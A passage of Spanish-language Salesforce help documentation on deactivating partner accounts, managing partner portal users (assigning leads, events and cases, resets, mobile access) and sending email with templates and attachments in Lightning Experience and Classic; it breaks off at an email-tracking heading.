No puede eliminar cuentas de socio, pero puede desactivarlas. La desactivación de la cuenta desactiva de forma permanente hasta 15 usuarios asociados con la cuenta y los elimina de todas las comunidades, grupos, equipos, conjuntos de permisos y reglas de colaboración con los que están asociados. Esto incluye tanto a los usuarios externos activos como inactivos. Además, las funciones y los grupos asociados con la cuenta se eliminan de forma permanente y no se desplazan a la papelera.

Nota: No puede desactivar una cuenta si existen más de 15 usuarios externos activos o inactivos asociados a ella. Debe desactivar los usuarios antes de desactivar la cuenta.

1. Vaya a la página de detalles Cuenta de la cuenta que desea desactivar.
2. Haga clic en **Gestionar cuenta externa**, luego haga clic en **Desactivar cuenta de socio**.
3. Haga clic en **Aceptar** para confirmar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver cuentas:
- "Leer" en cuentas

Para crear cuentas:
- "Crear" en cuentas

Para habilitar una cuenta de socio:
- "Gestionar usuarios externos"

Si decide desactivar la cuenta en un futuro, puede volver a activar los contactos individuales como usuarios de portal de socios. La reactivación de un contacto de un portal de socios crea un nuevo usuario de socios y una nueva función de portal que no están asociados al usuario y la función anteriores. No puede restaurar las funciones y grupos eliminados.

CONSULTE TAMBIÉN

Creación de cuentas de socios

## Trabajo con usuarios de socio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Los gerentes de canal se asocian con los usuarios de los socios que gestionan mediante la propiedad de la cuenta del socio. Un gerente de canal que posee una cuenta de socio puede acceder a toda la información y gestionar todas las actividades de los usuarios de socio asociados a dicha cuenta.

Entre las tareas habituales de gestión de usuarios de socio se encuentran:

- Creación de una cuenta de socio
- Creación de usuarios de socio
- Deshabilitación y desactivación de usuarios de socio
- Asignación de candidatos a usuarios de socio
- Asignación de eventos a usuarios de socio
- Asignación de casos a usuarios de socio
- Modificación de la información de los usuarios de socio
- Permitir el acceso de los usuarios de socio a su base de datos de conocimientos
- Activar a los usuarios de socio para que soliciten reuniones

Además, éstas son otras formas en las que puede trabajar con sus usuarios de socio:

**Activar el acceso de superusuario de socios**

Los superusuarios de socios tienen acceso a los datos que pertenecen a todos usuarios de socios y superusuarios de socios de la misma función o aquellos que están a continuación en la jerarquía de la cuenta del portal, incluso si la configuración predeterminada de la organización es Privada. Acceso de superusuario de socios solo se aplica a casos, candidatos, objetos personalizados y oportunidades.

**Asignar tareas a usuarios de socio**

Si sus usuarios de socio tienen la configuración de seguridad a nivel de campo adecuada, podrán visualizar y crear actividades relacionadas con candidatos u oportunidades.

Agregue tareas a candidatos u oportunidades para recordar a sus usuarios de socio las tareas específicas que desea que realicen. Puede ver el historial de actividades para un candidato u oportunidad específico o utilizar informes para realizar un seguimiento de las actividades asignadas a usuarios de socio.

Los usuarios de socio sólo pueden asignar tareas a otros usuarios de su cuenta de socio o a su gerente de canal.

**Utilizar notas y archivos adjuntos para comunicarse con usuarios de socio**

Los usuarios de socio pueden crear, visualizar y modificar notas y agregar archivos adjuntos de la lista relacionada Notas y archivos adjuntos a las páginas de detalles seleccionadas, entre las que se incluyen las de candidatos, soluciones y oportunidades. Puede utilizar notas y archivos adjuntos para compartir documentos o información con usuarios de socio. Si Chatter está activado en su organización, los datos adjuntos de las noticias en tiempo real se incluyen en la lista relacionada Notas y archivos adjuntos. Los usuarios del portal pueden descargar los datos adjuntos de las noticias en tiempo real, pero no pueden obtener una vista previa, modificarlos o eliminarlos.

El tamaño máximo de un archivo adjunto es de 5 MB.

**Haga clic en Iniciar sesión como usuario en portal para solucionar los problemas.**

Cuando visualiza la página de detalles de contacto para un usuario de socios, puede hacer clic en **Gestionar usuario externo**, luego **Iniciar sesión como usuario en portal**. Esto abre una nueva ventana de explorador y hace que inicie sesión en el portal como usuario de socio. Haga clic en este botón para solucionar problemas que puedan estar experimentando los usuarios de socio. También puede hacer clic en este botón para asegurarse de que el portal esté configurado adecuadamente. El botón **Iniciar sesión como usuario en portal** sólo está disponible si tiene el permiso "Gestionar usuarios externos" y uno de los siguientes permisos: "Modificar todos los datos" o si es el propietario de la cuenta del socio o una función mayor en la jerarquía. El botón **Inicio de sesión como usuario en portal** no se muestra si no se cumplen estos requisitos o si el usuario del portal no está activo.

**Restablecer la contraseña de un usuario de socio**

Cuando vea la página de detalles de usuario para un usuario de socio, podrá hacer clic en **Restablecer contraseña** para restablecer la contraseña del usuario de socio.

Los usuarios de socio pueden restablecer su propia contraseña haciendo clic en **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de socios.

**Exponer una solución en el portal**

Seleccione `Visible en el portal de autoservicio` en la solución.

**Agregar productos a oportunidades**

Si la lista relacionada Productos está disponible para los usuarios de socio en oportunidades, puede agregar productos a las oportunidades para sus socios.

CONSULTE TAMBIÉN

Gestión de usuarios de socio

## Asignación de candidatos a usuarios de socio

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Una parte fundamental de la gestión de relaciones con los socios es la asignación de candidatos. Sus socios sólo podrán trabajar con los candidatos que tengan asignados. Existen dos formas de gestionar la asignación de candidatos a los usuarios del socio:

- Asignar cada candidato a un usuario individual del socio
- Asignar candidatos a una cola de candidatos y permitir que los usuarios del socio soliciten candidatos a la cola

Además, puede crear reglas de asignación de candidatos que asignen automáticamente candidatos a usuarios o colas según ciertas propiedades de dichos candidatos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar candidatos a socios:
- "Modificar" en candidatos

Nota: Las acciones no pueden activar reglas de asignación en portal.

La asignación de un candidato a un usuario de un socio o a una cola de candidatos de un socio se realiza de igual modo que la asignación de un candidato a cualquier otro usuario o cola.

Los candidatos asignados directamente a un usuario o a una cola que no sea parte del grupo de candidatos se muestran en la ficha Candidatos del portal. El usuario de socio puede verlos seleccionando una vista de lista adecuada. Hasta que un usuario de socio haya revisado un candidato, se mostrará en negrita y en la vista de lista Mis candidatos no leídos.

Si un candidato se asigna a una cola que está en el grupo de candidatos, el candidato aparece en la lista Candidatos disponibles de la ficha Inicio del portal.

Consejo: Asigne candidatos de socio a un único usuario de socio (por ejemplo, un responsable de ventas) de la cuenta de socio para permitir que ese usuario gestione asignaciones de candidatos para los usuarios de socio en esa cuenta.

## Uso de calendarios en el Portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Si ya ha agregado el calendario al formato de la página de inicio de los usuarios del portal de socios, puede asignarles eventos. Además, los usuarios del portal de socios con el permiso "Modificar eventos" podrán crear y modificar sus propios eventos. Tenga en cuenta que el siguiente evento y funciones de calendario no son compatibles con el portal de socios: ortografía, actualizaciones de eventos, vistas de listas mejoradas programación de arrastrar y colocar, intercambio de calendario y detalles de activación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar eventos a socios:
- "Modificar eventos"

Nota: Un usuario de socio sólo puede ver calendarios compartidos por:

- Otros usuarios de socio asignados a la misma cuenta
- El gerente de canal de su cuenta

## Asignación de casos en el portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar casos a socios:

- "Modificar" en casos

  Y

  "Transferir casos" o "Transferir registros"

Para asignar casos a usuarios del portal de socios, debe configurar casos para usuarios de socio. Además de los permisos de usuario necesarios para esta función, debe tener acceso para ver los casos que esté actualizando.

Para asignar un caso a un usuario de socios:

1. En la página de detalles de un caso, haga clic en **[Cambiar]** junto al campo `Propietario del caso`.
2. Seleccione Usuario de socios en la lista desplegable Propietario e introduzca el nombre del usuario de socios.
3. También puede seleccionar la casilla de verificación `Enviar correo electrónico de notificación` para enviar un correo electrónico al nuevo propietario.
4. Haga clic en **Guardar**.

El usuario de socio podrá ver y modificar el caso desde el portal de socios.

Nota: Los comentarios de casos agregados por usuarios del portal de socios son públicos y cualquier usuario que pueda ver el caso pueden verlos.

También puede crear reglas de distribución y de asignación de casos que asignen automáticamente casos a usuarios de socio o colas según ciertas propiedades de dichos casos.

CONSULTE TAMBIÉN

Descripción general del portal de socios

## Acerca de acceso móvil para usuarios de socio

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Puede habilitar que los usuarios de socio vean y modifiquen los datos del portal de socios en sus dispositivos BlackBerry®, iPhone®, Treo® o Windows Mobile® con la aplicación cliente de Salesforce Classic Mobile. Al conceder acceso móvil a los usuarios de socio, les proporciona la opción de acceder a sus datos del portal de socios desde cualquier ubicación, en cualquier momento.

Debido a las limitaciones de tamaño de la pantalla y memoria de los dispositivos portátiles, Salesforce Classic Mobile utiliza conjuntos de datos o subconjuntos de datos de Salesforce para determinar la información que está disponible para los usuarios de Mobile. Los socios que utilizan Salesforce Classic Mobile sólo podrán ver los objetos del portal de socios, incluso si Salesforce Classic Mobile está configurado con los conjuntos de datos menos restrictivos. Por contra, el acceso al portal de socios se puede limitar configurando conjuntos de datos de Salesforce Classic Mobile más restrictivos.

CONSULTE TAMBIÉN

Descripción general del portal de socios

## Preguntas más frecuentes sobre el intercambio de información con socios

### ¿Puedo activar Salesforce para mis socios?

Sí, puede utilizar Comunidades para conectarse con sus socios y compartir datos adecuados de Salesforce.

Puede personalizar comunidades para satisfacer sus necesidades empresariales, incluyendo:

- Seleccionar qué miembros de su empresa y qué socios pueden unirse.
- Seleccionar qué funciones de Salesforce incluir
- Aplicar la marca de su empresa por lo que la comunidad será reconocible
- Permitir a sus empleados y socios colaborar en Chattery procesos empresariales (registros)
- Activar las opciones de inicio de sesión basándose en SAML en inicios de sesión únicos para personas fuera de su empresa
- Permitir a los usuarios autoregistrarse para una comunidad por lo que el administrador no se encarga de agregar usuarios

Para comenzar a utilizar Comunidades, póngase en contacto con su ejecutivo de cuentas de Salesforce.

### ¿Puedo compartir mis datos de Salesforce con otras organizaciones que también usen Salesforce?

Sí.

Salesforce to Salesforce activa la colaboración comercial tanto entre organizaciones de Salesforce como dentro de las mismas. Por ejemplo, puede compartir datos de candidatos y oportunidades con socios comerciales y gestionar la totalidad de oportunidades en curso y programas dentro de Salesforce.

# Uso de correo electrónico integrado con Salesforce

## Gestión de correo electrónico

Salesforce le ofrece varias formas de gestionar el correo electrónico y aumentar la productividad. Gestionar correos electrónicos y plantillas. Relacione correos electrónicos a registros de Salesforce. Para asegurarse de obtener la información que está buscando, obtenga información acerca de cada tipo y luego explore más.

EDICIONES

Disponible en: **Todas** las ediciones

Gestionar correo electrónico y plantillas en Lightning Experience
Si está utilizando Lightning Experience, puede enviar correos electrónicos a contactos, candidatos y sus propios compañeros de trabajo directamente desde registros de cuenta, cuenta personal, contacto, candidato, oportunidad, campaña y casos a los que tiene acceso. También puede enviar a cualquier dirección de correo electrónico válida. Adjunte archivos. Automatice con campos de combinación. Utilice una plantilla si lo desea: elija entre las muestras que ofrecemos o cree la suya propia. Las plantillas se comparten automáticamente con su organización.

Gestionar correo electrónico en Salesforce Classic
Si está utilizando Salesforce Classic, utilice Autor de correo electrónico para enviar correos electrónicos a sus contactos, candidatos, cuentas personales y compañeros de trabajo directamente desde página de cuenta, contacto, candidato, oportunidad, caso, campaña u objeto personalizado.

Relacionar registros de Correo electrónico en Salesforce con Correo electrónico en Salesforce
Relacione correos electrónicos con candidatos, contactos y oportunidades o bien con registros específicos en Salesforce. De este modo, es fácil realizar un seguimiento de sus comunicaciones relacionadas con ventas.

# Gestionar correo electrónico y plantillas en Lightning Experience

Si está utilizando Lightning Experience, puede enviar correos electrónicos a contactos, candidatos y sus propios compañeros de trabajo directamente desde registros de cuenta, cuenta personal, contacto, candidato, oportunidad, campaña y casos a los que tiene acceso. También puede enviar a cualquier dirección de correo electrónico válida. Adjunte archivos. Automatice con campos de combinación. Utilice una plantilla si lo desea: elija entre las muestras que ofrecemos o cree la suya propia. Las plantillas se comparten automáticamente con su organización.

EDICIONES

Disponible en: Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition y Unlimited Edition

Acceder y compartir campos de combinación, plantillas y datos adjuntos de correo electrónico
¿Está utilizando el correo electrónico integrado en Lightning Experience? Es importante comprender cómo acceder y compartir trabajo con campos de combinación, plantillas y datos adjuntos.

Enviar un correo electrónico desde un registro
Envíe correos electrónicos de texto enriquecido, incluyendo archivos adjuntos, directamente desde el registro en el que está. Envíe a clientes, compañeros o cualquier dirección de correo electrónico válida. El correo electrónico está disponible para un número de elementos, incluyendo cuentas, cuentas personales, contactos, candidatos, oportunidades, campañas y casos. Después de enviar un correo electrónico, Salesforce crea un registro de correo electrónico para realizar un seguimiento del correo electrónico y almacenar su contenido. Encuentre un vínculo al registro de correo electrónico en las noticias en tiempo real de actividad del registro desde donde se envió el correo electrónico o en registros relacionados.

Encontrar correo electrónico enviado desde un registro de Salesforce
Después de enviar un correo electrónico, Salesforce crea un registro de correo electrónico para realizar un seguimiento del correo electrónico y almacenar su contenido. Las noticias en tiempo real de actividad incluyen un vínculo a ese correo electrónico. Si envió un mensaje de correo electrónico a un contacto o candidato, cada uno de esos registros incluye un vínculo al correo electrónico. Para los mensajes de correo electrónico que *no* incluyen contactos o candidatos como destinatarios, se crea el correo electrónico y el elemento de noticias en tiempo real para el objeto en el que estaba cuando envió el mensaje de correo electrónico. Si utiliza Cco automática, como se define en su configuración de correo electrónico, recibirá una copia del correo electrónico en la bandeja de entrada de su dirección de devolución especificada.

Enviar correo electrónico a través de Gmail u Office 365
Envíe su mensaje de correo electrónico de Salesforce a través de su cuenta de Gmail u Office 365. Los mensajes de correo electrónico enviados en Lightning Experience parece que fueron enviados desde su bandeja de entrada de Gmail u Office 365. También puede ver los correos electrónicos que envió en su carpeta Elementos enviados de Gmail u Office 365.

Crear una plantilla para estandarizar mensajes de correo electrónico habituales

Cree plantillas de correo electrónico para ahorrar tiempo y estandarizar el correo electrónico que usted u otros usuarios envían en su organización. Utilice campos de combinación si los necesita. Su formato de página y la configuración de seguridad a nivel de campos determinan qué campos están disponibles para combinar. Las plantillas que cree son públicas automáticamente: están disponibles para su uso por parte de otros usuarios en su organización.

Utilizar una plantilla para estandarizar el correo electrónico que envíe

Utilice una plantilla para ahorrar tiempo y estandarizar el correo electrónico que envíe. Puede crear su plantilla propia o utilizar las que creen otros usuarios de su organización. O bien utilice uno de las muestras proporcionadas por Salesforce. Si selecciona una plantilla que tiene archivos adjuntos, necesitará acceso de archivo para incluirlas en mensajes de correo electrónico que envíe utilizando esa plantilla. Si necesita acceso de archivo, se lo haremos saber.

## Acceder y compartir campos de combinación, plantillas y datos adjuntos de correo electrónico

¿Está utilizando el correo electrónico integrado en Lightning Experience? Es importante comprender cómo acceder y compartir trabajo con campos de combinación, plantillas y datos adjuntos.

EDICIONES

Disponible en: Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition y Unlimited Edition

**Campos de combinación**

Los campos de combinación están disponibles desde los objetos Cuenta, Contacto, Oportunidad, Candidato, Campaña, Caso y Usuario así como desde el tipo de registro Cuenta personal. Desde estos elementos, los campos estándar que se utilizan con más frecuencia (y algunos campos personalizados) están disponibles como campos de combinación. Desde ese conjunto de campos, algunos campos pueden no estar disponibles para algunos usuarios debido a la configuración de seguridad a nivel de campos. Los campos de combinación de Contacto no están disponibles para cuentas personales.

**Plantillas**

- Las plantillas creadas en Salesforce Classic no se pueden utilizar en Lightning Experience y viceversa.
- Las plantillas creadas a partir de un objeto solo están disponibles para ese objeto. Por ejemplo, una plantilla creada para candidatos no está disponible para su selección en un registro de oportunidad.
- Las plantillas que cree son públicas automáticamente: están disponibles para su uso por parte de otros usuarios en su organización.

**Archivos adjuntos**

- Salesforce Files y Entregas de contenido debe estar activado antes de que pueda seleccionar y adjuntar archivos desde Salesforce Files. Si estas funciones no están activadas, los usuarios solo podrán cargar archivos adjuntos.
- Cualquier dato adjunto con un tamaño superior a 3 MB se envía como un vínculo de entrega de contenido, no como un archivo. Para los mensajes de correo electrónico con datos adjuntos múltiples, si el tamaño agregado de todos los archivos adjuntos es superior a 3 MB, *todos* los datos adjuntos se envían como vínculos de entrega de contenido.
- Si no dispone de acceso a un archivo, no podrá adjuntarlo a un mensaje o plantilla de correo electrónico. Le haremos saber si necesita acceso para que pueda solicitarlo al propietario del archivo.
- El acceso se convierte en público, a través del vínculo, para archivos adjuntos a mensajes de correo electrónico desde Salesforce Files. El acceso público permite a cualquier usuario con el vínculo ver, compartir y descargar el archivo.

CONSULTE TAMBIÉN

Agregar imágenes y archivos a mensajes de correo electrónico en Noticias de caso

Permisos y ediciones de correo electrónico

## Enviar un correo electrónico desde un registro

Envíe correos electrónicos de texto enriquecido, incluyendo archivos adjuntos, directamente desde el registro en el que está. Envíe a clientes, compañeros o cualquier dirección de correo electrónico válida. El correo electrónico está disponible para un número de elementos, incluyendo cuentas, cuentas personales, contactos, candidatos, oportunidades, campañas y casos. Después de enviar un correo electrónico, Salesforce crea un registro de correo electrónico para realizar un seguimiento del correo electrónico y almacenar su contenido. Encuentre un vínculo al registro de correo electrónico en las noticias en tiempo real de actividad del registro desde donde se envió el correo electrónico o en registros relacionados.

Nota: Si su empresa no tiene Correo electrónico mejorado activado, Salesforce crea un registro de tarea en vez del registro de correo electrónico. Si no está seguro de si tiene Correo electrónico mejorado activado, hable con su administrador.

Para adjuntar archivos a un correo electrónico o utilizar una plantilla con archivos adjuntos, necesita el acceso de archivo. Si no tiene acceso, se lo haremos saber.

1. Abra el registro desde el que desee enviar el mensaje de correo electrónico.
2. Haga clic en la ficha Actividad y luego haga clic en **Correo electrónico**.

   Consejo: Si prefiere redactar desde una ventana, haga clic en el botón de flecha para retirar su correo electrónico. Mientras la ventana del redactor está activa, puede desplazarse por la página para ver detalles y otra información o navegar en cualquier otra parte en Salesforce.
3. Escriba su mensaje de correo electrónico. Si el destinatario se ha retirado de la recepción de correos electrónicos masivos o se han reenviado correos electrónicos anteriores, verá un indicador junto a su nombre.
4. Agregue archivos adjuntos si es necesario.
5. Realice una vista previa y envíe.
   Encontrará un vínculo al correo electrónico en las noticias en tiempo real de actividad bajo Actividad anterior. También puede encontrar un vínculo en la cronología de actividad en registros relacionados. Si utiliza Cco automática, como se define en su configuración de correo electrónico, recibirá una copia del correo electrónico en la bandeja de entrada de su dirección de devolución especificada.

Ejemplo: Jane está trabajando en un posible contrato u oportunidad para vender 600 widgets a Acme Corporation. El contacto de Acme es John Stamos y el registro de la oportunidad es Acme 600 Widgets. Jane necesita enviar un mensaje de correo electrónico a John, incluyendo una hoja de términos, y desea que ese correo electrónico se asocie con el registro de la oportunidad de 600 widgets. También es útil tener el correo electrónico disponible desde el registro de contacto de John. Jane abre el registro Acme 600 Widgets y redacta el mensaje de correo electrónico, adjuntando la hoja de términos. Después de enviar el mensaje de correo electrónico, ella puede encontrar un vínculo al correo electrónico en el registro de la oportunidad Acme 600 Widgets y el registro de contacto de John Stamos.

EDICIONES

Disponible en: Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition y Unlimited Edition

PERMISOS DE USUARIO

Para enviar correo electrónico:
- El permiso "Enviar correo electrónico" y el acceso al registro desde el que se envió el correo electrónico.

Para adjuntar archivos a correos electrónicos o plantillas:
- Acceda al archivo que está adjuntando.

CONSULTE TAMBIÉN

Modificar su configuración de correo electrónico

## Encontrar correo electrónico enviado desde un registro de Salesforce

Después de enviar un correo electrónico, Salesforce crea un registro de correo electrónico para realizar un seguimiento del correo electrónico y almacenar su contenido. Las noticias en tiempo real de actividad incluyen un vínculo a ese correo electrónico. Si envió un mensaje de correo electrónico a un contacto o candidato, cada uno de esos registros incluye un vínculo al correo electrónico. Para los mensajes de correo electrónico que *no* incluyen contactos o candidatos como destinatarios, se crea el correo electrónico y el elemento de noticias en tiempo real para el objeto en el que estaba cuando envió el mensaje de correo electrónico. Si utiliza Cco automática, como se define en su configuración de correo electrónico, recibirá una copia del correo electrónico en la bandeja de entrada de su dirección de devolución especificada.

Nota: Si su empresa no tiene Correo electrónico mejorado activado, Salesforce guarda los mensajes de correo electrónico enviados como registros de tarea en vez de registros de correo electrónico. Encuentra los registros de tarea del mismo modo que debería encontrar registros de correo electrónico. Si no está seguro de si su empresa utiliza Correo electrónico mejorado, hable con su administrador.

1. Abra el registro que estaba abierto originalmente cuando redactó el mensaje de correo electrónico o el registro para el contacto o candidato al que lo envió.
2. Para encontrar el mensaje de correo electrónico en Actividad anterior, haga clic en la ficha Actividad.
3. Para abrir su registro de tarea, donde podrá ver el mensaje y los detalles relacionados, haga clic en el vínculo de correo electrónico. Además, si utiliza una Cco automática, puede encontrar el correo electrónico enviado en su bandeja de entrada.

EDICIONES

Disponible en: Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition y Unlimited Edition

PERMISOS DE USUARIO

Para ver el correo electrónico enviado:

- El permiso "Ver tareas" y el acceso al registro desde el que se envió el correo electrónico.

## Enviar correo electrónico a través de Gmail u Office 365

Envíe su mensaje de correo electrónico de Salesforce a través de su cuenta de Gmail u Office 365. Los mensajes de correo electrónico enviados en Lightning Experience parece que fueron enviados desde su bandeja de entrada de Gmail u Office 365. También puede ver los correos electrónicos que envió en su carpeta Elementos enviados de Gmail u Office 365.

Los mensajes de correo electrónico enviados a través de flujos de trabajo y desencadenadores aún se envían a través de Salesforce. Tampoco se admite la gestión de devoluciones cuando el envío se realiza a través de cuentas de correo electrónico externas.

La información de entrega de mensajes de correo electrónico para Enviar a través de Gmail u Office 365 no está disponible en los registros de correo electrónico. Los registros de correo electrónico se deben obtener desde Gmail u Office 365 en su lugar.

1. Desde su configuración personal, introduzca *`Mi configuración de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi configuración de correo electrónico**.
2. Seleccione cómo desea enviar su mensaje de correo electrónico.

   Su administrador de Salesforce puede activar Gmail u Office 365 para su organización. No puede elegir entre los dos.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para enviar correo electrónico:

- El permiso "Enviar correo electrónico" y el acceso al registro desde el que se envió el correo electrónico.

## Crear una plantilla para estandarizar mensajes de correo electrónico habituales

Cree plantillas de correo electrónico para ahorrar tiempo y estandarizar el correo electrónico que usted u otros usuarios envían en su organización. Utilice campos de combinación si los necesita. Su formato de página y la configuración de seguridad a nivel de campos determinan qué campos están disponibles para combinar. Las plantillas que cree son públicas automáticamente: están disponibles para su uso por parte de otros usuarios en su organización.

Las plantillas creadas a partir de un objeto solo están disponibles para ese objeto. Por ejemplo, una plantilla creada para candidatos no está disponible para su uso en un registro de oportunidad.

Consejo: ¿Encontró una plantilla estupenda que necesita actualizaciones o modificaciones? Seleccione esa plantilla, luego modifíquela y guárdela. Si desea mantener la original, guarde su versión cambiada como una nueva plantilla.

1. Abra un registro, como una oportunidad o cuenta, que ofrezca correo electrónico.
2. Haga clic en la ficha Actividad y, a continuación, haga clic en la ficha Correo electrónico.
3. Redacte el mensaje de correo electrónico para utilizar como su plantilla. Las plantillas pueden incluir todas las funciones de otro correo electrónico: texto enriquecido, campos de combinación y datos adjuntos. Si necesita navegar por el registro u otras páginas de Salesforce cuando trabaja, retire la ventana del redactor.
4. Haga clic en el icono Plantillas y guarde la plantilla como una nueva.

### EDICIONES

Disponible en: Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition y Unlimited Edition

### PERMISOS DE USUARIO

Para crear plantillas de correo electrónico:
- "Enviar correo electrónico"

Para adjuntar archivos a correos electrónicos o plantillas:
- Acceder al archivo que está adjuntando

Para eliminar plantillas de correo electrónico:
- "Modificar todos los datos" o propiedad de la plantilla

Para actualizar plantillas de correo electrónico:
- "Modificar todos los datos" o propiedad de la plantilla

## Utilizar una plantilla para estandarizar el correo electrónico que envíe

Utilice una plantilla para ahorrar tiempo y estandarizar el correo electrónico que envíe. Puede crear su plantilla propia o utilizar las que creen otros usuarios de su organización. O bien utilice uno de las muestras proporcionadas por Salesforce. Si selecciona una plantilla que tiene archivos adjuntos, necesitará acceso de archivo para incluirlas en mensajes de correo electrónico que envíe utilizando esa plantilla. Si necesita acceso de archivo, se lo haremos saber.

1. Abra el registro desde el que desee enviar correo electrónico.
2. Haga clic en la ficha Actividad y, a continuación, haga clic en la ficha Correo electrónico.
3. Para insertar una plantilla, haga clic en el icono Plantillas. Seleccione la plantilla que desee y aparecerá su contenido. Modifique su correo electrónico como quiera, realice una vista previa y envíe el correo electrónico.

EDICIONES

Disponible en: Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition y Unlimited Edition

PERMISOS DE USUARIO

Para enviar correo electrónico:
- "Enviar correo electrónico"

Para enviar correos electrónicos o utilizar plantillas con archivos adjuntos:
- Acceda al archivo que está adjuntando.

# Gestionar correo electrónico en Salesforce Classic

Si está utilizando Salesforce Classic, utilice Autor de correo electrónico para enviar correos electrónicos a sus contactos, candidatos, cuentas personales y compañeros de trabajo directamente desde página de cuenta, contacto, candidato, oportunidad, caso, campaña u objeto personalizado.

### Enviar correo electrónico en Salesforce Classic

Envíe mensajes de correo electrónico a sus contactos, candidatos, cuentas personales y compañeros de trabajo directamente desde páginas de cuenta, contacto, candidato, oportunidad, caso, campaña u objeto personalizado en Salesforce Classic.

### Enviar correo electrónico masivo en Salesforce Classic

Envíe un correo electrónico a un grupo de contactos, candidatos, cuentas personales o compañeros de trabajo y todo el mismo tiempo. Envíe un correo electrónico a una lista de contactos, candidatos o cuentas personales ventas a pequeña escala y asistencia. Los correos electrónicos masivos están destinados a facilitar sus procesos comerciales, no a sustituir su aplicación de correo electrónico o gestionar campañas de marketing masivo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

## Consideraciones para el envío de correos electrónicos en Salesforce Classic

Antes de enviar un correo electrónico, considere algunos puntos clave.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones

### General

- Solo puede introducir un nombre en el campo `Para`.
- Puede incluir una firma únicamente en mensajes de correo electrónico de texto.

### Plantillas de correo electrónico

- Cuando redacta un correo electrónico, puede elegir una plantilla predefinida para el mensaje. Para personalizar su mensaje, puede incluir campos de combinación que se sustituyen con información del registro de Salesforce cuando se envía el correo electrónico. Por ejemplo, su empresa puede utilizar una plantilla estándar para comunicar información acerca de la solución a los clientes con casos. Su administrador de Salesforce puede mantener plantillas de toda la empresa y usted puede mantener sus propias plantillas.
- Las plantillas de correo electrónico sólo proporcionan acceso a los campos que son accesibles a través del formato de página y la configuración de seguridad a nivel de campo. (La seguridad a nivel de campo está disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.)
- Si la plantilla contiene un campo de combinación para el que no hay datos en un registro concreto, dicho campo no aparecerá en el correo que envíe. Para buscar dichos campos en blanco, modifique la vista de su lista de destinatarios para buscar los campos de combinación que está utilizando en su plantilla. A continuación introduzca el criterio "<field> igual a," dejando el tercer campo en blanco. Antes de enviar los correos electrónicos, modifique aquellos registros que tengan campos en blanco.
- Si modifica una plantilla de correo electrónico, los cambios afectarán a la versión HTML de la plantilla.
- No puede modificar plantillas de correo electrónico personalizadas.

### Seguimiento de correo electrónico

